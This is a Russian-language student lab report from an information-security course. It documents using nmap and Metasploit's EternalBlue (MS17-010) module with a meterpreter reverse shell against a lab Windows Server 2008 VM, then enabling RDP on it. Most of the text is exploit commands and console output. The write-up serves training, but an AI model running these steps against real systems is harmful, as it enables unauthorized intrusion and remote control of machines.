

Раздел: Жизненный цикл ИБ

Модуль 2: Целенаправленные атаки. Практическое задание: Кейс Red Team (HW)

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
Условия задания:

Наша цель — найти компьютер с открытым портом 445 под управлением операционной системы Microsoft Windows XP.

Для этой задачи настраиваем предложенную Windows Server 2008, и с Kali Linux системы используем эксплойт для удалённый доступ к рабочему месту, подверженному уязвимости Eternal Blue.

Выполнение задания:

1. Скачал и установил указанную Microsoft Windows Server 2008 (VM.rar), установил её в Parallels, но не удалось настроить Bridged Mode, по причине его отсутствия. Тогда, запустил и настроил систему в VirtualBox 7.



2. Из Kali Linux, находящейся в одной подсети с нашей целью, провёл сканирование утилитой nmap:

```
(skillfactory_lab@kali)-[~]  
$ nmap -sP 192.168.1.1/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:16 MSK
```

```
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)  
Host is up (0.0094s latency).
```

Проверил Windows систему на открытый порт 445:


```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, use `4` or use `exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > █
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.167	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[*] Msf::OptionValidateError The following options failed to validate: RHOSTS
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.196
```



```

msf6 exploit(windows/smb/ms17_010_eterna(blue)) > set RHOSTS 192.168.1.196
RHOSTS => 192.168.1.196
msf6 exploit(windows/smb/ms17_010_eterna(blue)) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.196:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.196:445 - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-bit)
[*] 192.168.1.196:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.196:445 - The target is vulnerable.
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 192.168.1.196:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 192.168.1.196:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 192.168.1.196:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers
[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =====
[-] 192.168.1.196:445 - =====FAIL=====
[-] 192.168.1.196:445 - =====
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 192.168.1.196:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 192.168.1.196:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 192.168.1.196:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers

```

```

[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =====
[-] 192.168.1.196:445 - =====FAIL=====
[-] 192.168.1.196:445 - =====
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 192.168.1.196:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 192.168.1.196:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 192.168.1.196:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers
[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =====
[-] 192.168.1.196:445 - =====FAIL=====
[-] 192.168.1.196:445 - =====
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Получил детальную информацию о системе:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info
```

```

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

```

Provided by:

```

Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdlafuente-r7
cdlafuente-r7

```

agalway-r7

Available targets:

Id Name

-- ----

- 0 Automatic Target
- 1 Windows 7
- 2 Windows Embedded Standard 7
- 3 Windows Server 2008 R2
- 4 Windows 8
- 5 Windows 8.1
- 6 Windows Server 2012
- 7 Windows 10 Pro
- 8 Windows 10 Enterprise Evaluation

Check supported:

Yes

Basic options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS	192.168.1.196	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:

Space: 2000

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may

not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
<https://github.com/RiskSense-Ops/MS17-010>
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
<https://www.exploit-db.com/exploits/42030>

Also known as:

ETERNALBLUE

4. Запуск эксплойта показал результат, что в системе отсутствует уязвимость:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.196:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.196:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.196:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.196:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.196:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200774 bytes) to 192.168.1.196
[*] Sending stage (200774 bytes) to 192.168.1.196
[-] 192.168.1.196:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.196:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.196:445 - The target is not vulnerable.
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.1.196 - Meterpreter session 1 closed.
[*] Sending stage (200774 bytes) to 192.168.1.196
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.1.196 - Meterpreter session 2 closed.
[*] Sending stage (200774 bytes) to 192.168.1.196
[*] Sending stage (200774 bytes) to 192.168.1.196
[*] Sending stage (200774 bytes) to 192.168.1.196
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.1.196 - Meterpreter session 3 closed.
[-] Meterpreter session 5 is not valid and will be closed
```


Выводы: При запуске Metasploit, эксплойт завершил работу (the host is likely vulnerable), но сессия не была создана. Последующий перезапуск эксплойта указал, что в системе уже отсутствует данная уязвимость.

```
Host is likely VULNERABLE to MS17-010!
```

Дополнительно

1. Удалил виртуальную машину, переконфигурировал, проверил, что обновления остановлены. Повторил шаги:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.112
RHOSTS => 192.168.1.112
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.112:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.112:445 - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-bit)
[*] 192.168.1.112:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.112:445 - The target is vulnerable.
[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.112:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 192.168.1.112:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 192.168.1.112:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 192.168.1.112:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 192.168.1.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.112:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
```

```

[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.112:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 192.168.1.112:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 192.168.1.112:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 192.168.1.112:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 192.168.1.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.112:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
[-] 192.168.1.112:445 - =====
[-] 192.168.1.112:445 - =====FAIL=====
[-] 192.168.1.112:445 - =====
[*] Sending stage (200774 bytes) to 192.168.1.112
[*] Sending stage (200774 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.167:4444 → 192.168.1.112:49159) at 2023-07-25 20:58:45 +0300

meterpreter > [*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.112:49160) at 2023-07-25 20:58:45 +0300

```

В этот раз открылся meterpreter:

```

meterpreter > [*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.112:49160) at 2023-07-25 20:58:45 +0300
sysinfo
Computer      : WIN-4055VHTOCG2
OS            : Windows 2008 (6.0 Build 6002, Service Pack 2).
Architecture : x64
System Language : ru_RU
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Была запущена новая сессия и включён RDP:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

  Name      Current Setting  Required  Description
  ---      -
  ENABLE    true             no        Enable the RDP Service and Firewall Exception.
  FORWARD   false            no        Forward remote port 3389 to local Port.
  LPORT     3389             no        Local port to forward remote connection.
  PASSWORD  no               no        Password for the user created.
  SESSION   yes              yes       The session to run this module on
  USERNAME  no               no        The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/skillfactory_lab/.msf4/loot/20230725210357_default_192.168.1.112_host.window
s.cle_542587.txt
[*] Post module execution completed

```

Новый порт для удалённого соединения открыт:

```

(skillfactory_lab@kali)-[~]
└─$ nmap 192.168.1.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 21:07 MSK
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.112)
Host is up (0.0043s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds

```

Выглядит так, что удалённая машина перегружается и сбрасывает мою сессию:

```

meterpreter > [*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.112:49160) at 2023-07-25 21:31:17 +0300
sysinfo
Computer      : WIN-4055VHTOCG2
OS            : Windows 2008 (6.0 Build 6002, Service Pack 2).
Architecture : x64
System Language : ru_RU
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > use post/windows/manage/enable_rdp
Loading extension post/windows/manage/enable_rdp...
[-] Failed to load extension: No module of the name post/windows/manage/enable_rdp found
meterpreter > use post/windows/manage/enable_rdp
Loading extension post/windows/manage/enable_rdp...
[-] Failed to load extension: No module of the name post/windows/manage/enable_rdp found
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

  Name      Current Setting  Required  Description
  ----      -
  ENABLE     true             no        Enable the RDP Service and Firewall Exception.
  FORWARD    false            no        Forward remote port 3389 to local Port.
  LPORT      3389             no        Local port to forward remote connection.
  PASSWORD   no               no        Password for the user created.
  SESSION    yes              yes       The session to run this module on
  USERNAME   no               no        The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > exploit
[*] 192.168.1.112 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.112 - Meterpreter session 2 closed. Reason: Died
use post/windows/manage/enable_rdp

```

Мне так видится, что две виртуалки перегружают систему хоста и старый 2008 сервер подвисает, вот и не выходит до конца выполнить реализацию эксплойта.

Использованные дополнительные материалы.

1. https://www.youtube.com/watch?v=3A7fJUGfNtk&ab_channel=PentesterAcademyTV
2. <https://www.infosecmatter.com/why-your-exploit-completed-but-no-session-was-created-try-these-fixes/>

